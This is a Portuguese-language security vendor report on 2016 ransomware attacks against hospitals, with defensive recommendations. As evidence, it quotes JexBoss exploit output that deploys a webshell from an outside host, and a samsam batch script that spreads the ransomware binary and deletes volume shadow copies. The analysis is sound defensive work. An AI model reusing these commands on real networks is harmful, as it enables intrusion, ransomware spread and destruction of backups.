Crise na sala de emergências: o ransomware infecta os hospitais

— Joseph Fiorella e Christiaan Beek

Nos últimos anos o ransomware tem estado entre as maiores preocupações de todo profissional de segurança. É uma ferramenta eficaz de ataque cibernético utilizada para ganho monetário fácil e para prejudicar atividades de negócios.

Nos últimos anos testemunhamos uma mudança nos alvos do ransomware, de indivíduos para empresas, as quais proporcionam aos atacantes ganhos monetários maiores. Inicialmente, os alvos empresariais eram organizações pequenas e médias com infraestruturas de TI imaturas e com pouca capacidade de se recuperarem de um ataque. Os atacantes de ransomware sabem que essas vítimas são mais propensas a pagar o resgate.

Em 2016, os autores de ransomware visaram cada vez mais o setor de saúde, especialmente hospitais.

Contudo, este ano o setor de saúde e, mais especificamente, os hospitais tiveram destaque. Embora o setor de saúde tenha sofrido muitas violações de dados nos últimos anos, vimos uma mudança na abordagem adotada pelos atacantes e em como eles aproveitam kits de ferramentas de criação fácil de ransomware para persuadir suas vítimas a pagar resgates pela restauração de seus dados. Em vez de utilizar técnicas complexas de vazamento de dados para roubar informações e, então, vendê-las em mercados negros, os atacantes empregam kits de ferramentas para entregar ransomware e forçar suas vítimas a pagar imediatamente. Os atacantes beneficiam-se porque não precisam roubar os dados.

Um exemplo claro dessa mudança foi um ataque do primeiro trimestre contra um grupo de hospitais, começando por um de Los Angeles (EUA). A investigação da Intel Security sobre esse grupo de ataques expôs várias características interessantes que não são frequentemente encontradas em ataques sofisticados. Vamos examinar algumas dessas descobertas e nos aprofundar nos motivos pelos quais o setor de saúde tornou-se um alvo fácil.

Por que os hospitais são um alvo fácil para o ransomware?

Os autores de ransomware visam hospitais porque estes costumam ter sistemas legados e dispositivos médicos com segurança deficiente, além de precisarem de acesso imediato às informações.

Os profissionais que operam e administram redes e sistemas de TI em hospitais enfrentam vários desafios. Muitos lidam com infraestruturas tão antigas quanto sistemas de controle de tráfego aéreo ultrapassados e com a mesma necessidade de estarem operacionais o tempo todo. Os profissionais de TI encarregados de dar suporte a esses sistemas críticos precisam lidar com três questões principais.

- Assegurar que não haja interrupção no atendimento aos pacientes.
- Assegurar que os hospitais não fiquem sujeitos a violações de dados e mantê-los fora dos noticiários.
- Dar suporte a equipamentos ultrapassados que operam em sistemas operacionais antigos.


Infelizmente, não existe uma solução mágica. A interrupção do atendimento aos pacientes em decorrência de ataques de ransomware pode ser significativa. Recentemente, um fornecedor do setor de saúde de Columbia, Maryland (EUA), foi atacado e invadido. Quando ocorreu o ataque, os funcionários começaram a ver mensagens pop-up que exigiam pagamentos de resgate na forma de Bitcoins. Em resposta, o fornecedor derrubou parte da rede, o que causou transtornos consideráveis. Os atendentes não puderam agendar consultas de pacientes, nem acessar registros médicos críticos. Os serviços foram interrompidos em sua rede de clínicas e hospitais.

Violações de dados podem ter um impacto duradouro para os fornecedores do setor de saúde. Os pacientes costumam optar por um ou outro hospital com base no nível percebido de atendimento e na reputação da instituição. Quando os hospitais são percebidos negativamente devido a um ataque de ransomware, os pacientes podem escolher outras alternativas e os médicos podem preferir trabalhar em outro lugar. Consequentemente, o impacto financeiro pode ser significativo, tanto a curto prazo (para o restabelecimento da normalidade após o ataque) quanto a longo prazo (em termos do impacto sobre a reputação, que resulta em menos pacientes).

Muitos hospitais lutam para integrar tecnologias novas em sistemas e tecnologias de back-end antiquados, e suas salas de operações executam sistemas operacionais legados, responsáveis pelas vidas dos pacientes. Alguns dispositivos médicos são compatíveis apenas com Windows XP porque o fornecedor de hardware ou software não está mais no ramo ou não acompanhou os requisitos das novas tecnologias. Os hackers sabem disso e por isso os dispositivos médicos tornaram-se alvos fáceis para os ataques de ransomware.

Uma pesquisa recente do Ponemon Institute revela que a causa mais comum da violação de uma organização do setor de saúde é um ataque criminoso.


Qual foi a causa-raiz da violação de dados na organização de saúde?
(É permitido dar mais de uma resposta)



Fonte: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data, May 2016
(Sexto estudo anual de referência sobre privacidade e segurança de dados de saúde, maio de 2016), Ponemon Institute.

No mesmo estudo, as organizações de saúde foram solicitadas a identificar sua maior preocupação de segurança. Suas preocupações coincidem com o que observamos. Muitos dos ataques de ransomware que vimos foram resultado de ações não intencionais por parte de funcionários, como clicar em um link ou abrir um anexo de e-mail.

Ameaças à segurança que mais preocupam as organizações de saúde
(Três respostas são permitidas)



Fonte: Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data, May 2016
(Sexto estudo anual de referência sobre privacidade e segurança de dados de saúde), maio de 2016, Ponemon Institute.

Uma combinação de sistemas legados com segurança deficiente, falta de conscientização dos funcionários quanto à segurança e a necessidade premente de acesso imediato às informações levaram o submundo do crime a se aproveitar dos hospitais.

Estágios de um ataque de ransomware contra um hospital

Um usuário insuspeito recebe um documento do Microsoft Word como anexo de e-mail, o qual instrui a vítima a ativar uma macro que direciona um descarregador para buscar a carga viral. Uma vez instalada a carga viral, a cadeia de eventos que leva à infecção por ransomware começa. A partir daí, o malware se dissemina lateralmente para outros sistemas e continua a criptografar arquivos em seu caminho.

Em fevereiro de 2016, um hospital da Califórnia foi atingido por ransomware. O hospital supostamente pagou US$ 17.000 para restaurar seus arquivos e sistemas, sofrendo uma paralisação de cinco dias úteis.

Em muitos ataques recentes de ransomware contra hospitais, funcionários incautos recebiam um e-mail com um anexo ou um link que iniciava uma cadeia de eventos que resultava em uma infecção por ransomware. Um exemplo desse tipo de ataque utiliza a variante de ransomware Locky. O Locky remove cópias de sombra criadas pelo Serviço de Instantâneo de Volume para evitar que os administradores restaurem configurações locais do sistema a partir de backups.

Um desafio considerável para os hospitais é que esse tipo de malware geralmente causa desordem não apenas em dispositivos de computação tradicionais. Ele também pode infectar dispositivos médicos como os utilizados em departamentos de oncologia ou em equipamentos de ressonância magnética. Geralmente, proteger e limpar esses dispositivos é mais desafiador que em estações de trabalho e servidores padrão. A maioria desses dispositivos executa sistemas operacionais legados e, em alguns casos, não é compatível com as tecnologias de segurança necessárias para proteção contra ataques avançados de ransomware. Além disso, muitos desses dispositivos são fundamentais para o atendimento aos pacientes, portanto, sua disponibilidade é crítica.

Ataques direcionados de ransomware contra hospitais

Em fevereiro de 2016, relatórios preliminares indicavam que um hospital da Califórnia (EUA) tinha sido atingido por ransomware e os hackers pediam um resgate de 9.000 Bitcoins, equivalentes a aproximadamente US$ 5,77 milhões de dólares. O hospital supostamente pagou US$ 17.000 de resgate para restaurar seus arquivos e sistemas, sofrendo uma paralisação de cinco dias úteis.

Embora vários hospitais tenham sido atingidos por ransomware, esse ataque, juntamente com vários outros ataques contra hospitais durante o mesmo período, foi incomum porque o hospital foi vítima de ransomware direcionado.

Um método diferente de ataques direcionados no primeiro trimestre

O ransomware é mais frequentemente entregue por phishing, utilizando e-mails com assuntos como “Falha na entrega” ou “Meu currículo” e contendo anexos que fazem download de ransomware. Um outro método de entrega popular é o uso de kits de exploração, embora nenhum desses métodos tenha sido empregado nesses ataques do primeiro trimestre contra hospitais. Nesse caso, os atacantes encontraram instâncias vulneráveis de um servidor Web JBoss.

Utilizando a ferramenta de código aberto JexBoss, os atacantes do hospital faziam varreduras em busca de servidores Web JBoss vulneráveis e enviavam uma exploração para iniciar um shell nesses hosts.

```
** Checking Host: http://192.168.1.9 **

* Checking web-console:          [ OK ]
* Checking jmx-console:          [ VULNERABLE ]
* Checking JMXInvokerServlet:    [ VULNERABLE ]


* Do you want to try to run an automated exploitation via "jmx-console" ?
  This operation will provide a simple command shell to execute commands on the server..
  Continue only if you have permission!
  yes/NO ? yes

* Sending exploit code to http://192.168.1.9. Wait...


* Info: This exploit will force the server to deploy the webshell
  available on: http://www.joaomatosf.com/rnp/jbossass.war
* Successfully deployed code! Starting command shell, wait...
```

Os atacantes do ransomware utilizaram uma ferramenta de código aberto para descobrir pontos fracos nos sistemas do hospital.

Uma vez infectados os servidores, os atacantes utilizavam ferramentas amplamente disponíveis para mapear a rede confiável. Utilizando scripts em lotes, os atacantes executavam comandos em sistemas ativos. Um dos comandos excluía todas as cópias de sombra de volume para que os arquivos não pudessem ser restaurados.

```
@echo off
for /f "delims=" %%a in (list.txt) do copy samsam.exe \\%%a\C$\windows\system32 &&
copy %%a_PublicKey.keyxml \\%%a\C$\windows\system32 && vssadmin delete shadows /all /quiet
pause
```

Esse script em lotes exclui todas as cópias de sombra de volume para que os arquivos não possam ser restaurados.

Uma particularidade desses ataques era que o código do comando encontrava-se em arquivos em lotes. Na maioria das famílias de ransomware, os comandos encontram-se no código executável. Por que os atacantes separavam os comandos e o código executável? Acreditamos que muitas detecções de segurança são disparadas por comandos de texto puro no código executável e têm assinaturas internas baseadas nesse comportamento. É provável que os atacantes tenham utilizado essa abordagem para contornar medidas de segurança.

Uma análise profunda da equipe de pesquisa de ameaças avançadas da Intel Security sobre o ataque samsam contra hospitais pode ser encontrada aqui.

O script precedente também mostra que o samsam.exe é copiado para os servidores de destino no arquivo list.txt. Essa família de ransomware, em particular, é conhecida como samsam, samsa, Samas ou Mokoponi, dependendo da evolução da amostra.

"Honra" entre ladrões

Logo após o ataque contra o hospital da Califórnia ser revelado, vários elementos maliciosos de fóruns clandestinos reagiram a esses ataques. Por exemplo, um russo de um famoso fórum de hackers expressou sua frustração dizendo o que ele gostaria que acontecesse com os hackers que cometeram o ataque. No submundo russo, existe um "código de conduta" ética que preserva hospitais, mesmo que estejam em países normalmente visados em suas operações e campanhas de crime cibernético.

Em um outro fórum criminoso especializado em comércio de Bitcoins, houve discussões semelhantes e foram feitos comentários sobre os ataques ao hospital. A discussão se prolongou por mais de sete páginas. Alguns exemplos abaixo:

> Dumbest hackers ever , like they couldn't hack anything else . This kind of things will kill Bitcoin if they continue to do this [illegible]!

> Yes, this is pretty sad and a new low. These ransom attacks are bad enough, but if someone were to die or be injured because of this it is just plain wrong. The hospital should have backups that they can recover from, so even if they need to wipe the system clean it would result in only a few days of lost data, or data that would later need to be manually input, but the immediate damage and risk is patient safety.

Com base em nossa análise do código, não acreditamos que os ataques do primeiro trimestre contra o hospital tenham sido executados pelos elementos maliciosos que normalmente enfrentamos em violações ou ataques de ransomware. O código e o ataque foram eficazes, mas não muito sofisticados.

Ataques contra hospitais na primeira metade de 2016

Data	Vítima	Ameaça	País
06/01/2016	Hospital no Texas	Ransomware	EUA
06/01/2016	Hospital em Massachusetts	Ransomware	EUA
06/01/2016	Vários hospitais na Renânia do Norte-Vestfália	Ransomware	ALE
06/01/2016	2 hospitais	Ransomware	AUS
19/01/2016	Hospital em Melbourne	Ransomware	AUS
03/02/2016	Hospital	Ransomware	Reino Unido
03/02/2016	Hospital	Ransomware	COR
03/02/2016	Hospital	Ransomware	EUA
12/02/2016	Hospital	Ransomware	Reino Unido
12/02/2016	Hospital	Ransomware	EUA
27/02/2016	Departamento de Saúde da Califórnia	Ransomware	EUA
05/03/2015	Hospital em Ottawa	Ransomware	CAN
16/03/2016	Hospital no Kentucky	Ransomware	EUA
18/03/2016	Hospital na Califórnia	Ransomware	EUA
21/03/2016	Consultório dentário na Geórgia	Ransomware	EUA
22/03/2016	Hospital em Maryland	Ransomware	EUA
23/03/2016	Hospital	Anúncios maliciosos	EUA
25/03/2016	Hospital em Iowa	Malware	EUA
28/03/2016	Hospital em Maryland	Ransomware	EUA
29/03/2016	Hospital em Indiana	Ransomware	EUA
31/03/2016	Hospital na Califórnia	Ransomware	EUA
09/05/2016	Hospital em Indiana	Malware	EUA

Data	Vítima	Ameaça	País
16/05/2016	Hospital no Colorado	Ransomware	EUA
18/05/2016	Hospital no Kansas	Malware	EUA

A equipe de pesquisa sobre ameaças avançadas da Intel Security reuniu dados tanto públicos quanto internos para destacar incidentes conhecidos relacionados a hospitais no primeiro semestre de 2016.


Com esses dados, fica claro que a maioria dos ataques contra hospitais está relacionada a ransomware. Alguns desses ataques, mas não todos, foram direcionados.

O quão lucrativo é o ransomware?


A Intel Security descobriu que um grupo relacionado de ataques contra hospitais gerou aproximadamente US$ 100.000 em pagamentos de resgate no primeiro trimestre.

No caso dos ataques direcionados contra hospitais no primeiro trimestre (samsam), descobrimos uma variedade de carteiras de Bitcoins (BTC) utilizadas para transferir pagamentos de resgate. Após investigar mais minuciosamente as transações, descobrimos que o valor do resgate pago foi de aproximadamente US$ 100.000.

Em um fórum clandestino, uma oferta de código de ransomware por um desenvolvedor ilustra quanto resgate tem sido gerado pelos compradores. O desenvolvedor oferece capturas de tela que mostram totais de transações de pagamento de resgate e uma comprovação de que o código do ransomware não está sendo detectado.



Neste exemplo, um desenvolvedor de ransomware oferece uma captura de tela de um portal que administra e rastreia campanhas.



Para incrementar sua reputação, o mesmo desenvolvedor compartilha o link de um conhecido provedor de blockchain, com detalhes de carteira e histórico de transações.

Compartilhe este relatório

A Intel Security soube que o autor e o distribuidor do ransomware receberam BTC 189.813 durante as campanhas, o que equivale a quase US$ 121 milhões. Naturalmente, existem custos associados a esses crimes, como aluguel de redes de bots e aquisição de kits de exploração. Mesmo assim, o saldo atual fica em torno de US$ 94 milhões, que o desenvolvedor alega ter ganho em apenas seis meses.

Essas campanhas ilustram quanto dinheiro é possível ganhar — rapidamente — com ataques de ransomware.

Um exemplo de análise de transação com Bitcoin.

Examinando as informações de domínio público relacionadas aos ataques de ransomware contra hospitais, concluímos que a maioria das vítimas não pagou o resgate. No entanto, os hospitais que sabemos terem sido visados pelo samsam parecem ter pago.

Os valores dos pagamentos de resgate variaram. Os maiores custos diretos foram associados a tempo de indisponibilidade (perda de receita), resposta a incidentes, recuperação de sistemas, serviços de auditoria e outros custos de limpeza. Nos relatórios que examinamos, os prestadores de serviços de saúde ficaram fora do ar, pelo menos parcialmente, de cinco a dez dias.

Uma análise do impacto financeiro de um ataque de ransomware contra um hospital pode ser encontrada no artigo "Healthcare Organizations Must Consider the Financial Impact of Ransomware Attacks." (As organizações de saúde precisam considerar o impacto financeiro do ransomware), do blog Dark Reading.

Políticas e procedimentos

O passo mais importante para proteger sistemas contra ransomware é estar ciente do problema e das maneiras pelas quais ele se dissemina. Veja a seguir várias políticas e procedimentos que os hospitais devem seguir para minimizar o sucesso dos ataques de ransomware:

- Tenha um plano de ação para a eventualidade de um ataque. Saiba onde se encontram os dados críticos e descubra se há algum método para infiltrá-los. Realize exercícios de continuidade dos negócios e recuperação de desastres com a equipe de gerenciamento de emergências do hospital para validar o ponto de recuperação e os objetivos de prazo. Esses exercícios podem revelar impactos sobre as operações do hospital que, de outra forma, não apareceriam durante um teste de backup normal. A maioria dos hospitais paga o resgate por não dispor de planos de contingência!
- Mantenha os patches do sistema atualizados. Muitas vulnerabilidades frequentemente aproveitadas pelo ransomware podem ser corrigidas. Mantenha os patches atualizados para sistemas operacionais, Java, Adobe Reader, Flash e aplicativos. Tenha um procedimento implementado para aplicação de patches e verifique se os patches foram aplicados corretamente.
- Para sistemas hospitalares legados e dispositivos médicos que não podem ser corrigidos, amenize o risco utilizando listas brancas de aplicativos, as quais bloqueiam os sistemas e impedem a execução de programas não aprovados. Segregue esses sistemas e dispositivos das outras partes da rede utilizando um firewall ou um sistema de prevenção de intrusões. Desative portas ou serviços desnecessários nesses sistemas para reduzir a exposição a possíveis pontos de infecção.

Para saber como os produtos da Intel Security podem ajudar na proteção contra ransomware em hospitais, clique aqui.

- Proteja os endpoints. Ative a proteção dos endpoints e aproveite seus recursos avançados. Em muitos casos, o cliente é instalado com apenas os recursos padrão ativados. Ao implementar alguns recursos avançados — por exemplo, "impedir executável de ser executado a partir da pasta Temp" — é possível detectar e bloquear um maior número de malware.
- Se possível, evite o armazenamento de dados confidenciais em discos locais. Peça aos usuários que armazenem os dados em unidades de rede seguras. Isso limita a indisponibilidade porque os sistemas infectados podem ser simplesmente recriados a partir de imagens.
- Use antispam. A maioria das campanhas de ransomware começa com um e-mail de phishing, que vem com um link ou um determinado tipo de anexo. Nas campanhas de phishing que compactam o ransomware em um arquivo .scr ou em outro formato de arquivo incomum, fica fácil configurar uma regra de spam para bloquear esses anexos. Se os arquivos .zip não são bloqueados, faça a varredura em pelo menos dois níveis no arquivo .zip em busca de possíveis conteúdos maliciosos.
- Bloqueie o tráfego e programas indesejados ou desnecessários. Se não houver necessidade do Tor, bloqueie o aplicativo e seu tráfego na rede. Frequentemente, bloquear o Tor impede que o ransomware obtenha sua chave pública RSA do servidor de controle, bloqueando assim o processo de criptografia do ransomware.
- Adicione segmentação de rede para dispositivos críticos necessários para o atendimento aos pacientes.
- Isole os backups. Certifique-se de que sistemas, armazenamento e fitas de backup estejam em um local que normalmente não é acessível pelos sistemas das redes de produção. Se as cargas virais dos ataques de ransomware se disseminarem lateralmente, elas poderão afetar os dados armazenados no backup.
- Utilize uma infraestrutura virtual para sistemas de registros médicos eletrônicos críticos que fique isolada do restante da rede de produção.
- Sempre promova a conscientização dos usuários. Como a maioria dos ataques de ransomware começa com e-mails de phishing, a conscientização dos usuários é fundamental. Estatísticas mostram que, para cada dez e-mails enviados por atacantes, pelo menos um é bem-sucedido. Não abra e-mails ou anexos de remetentes desconhecidos ou não verificados.

Para saber como os produtos da Intel Security podem ajudar na proteção contra ransomware em hospitais, clique aqui.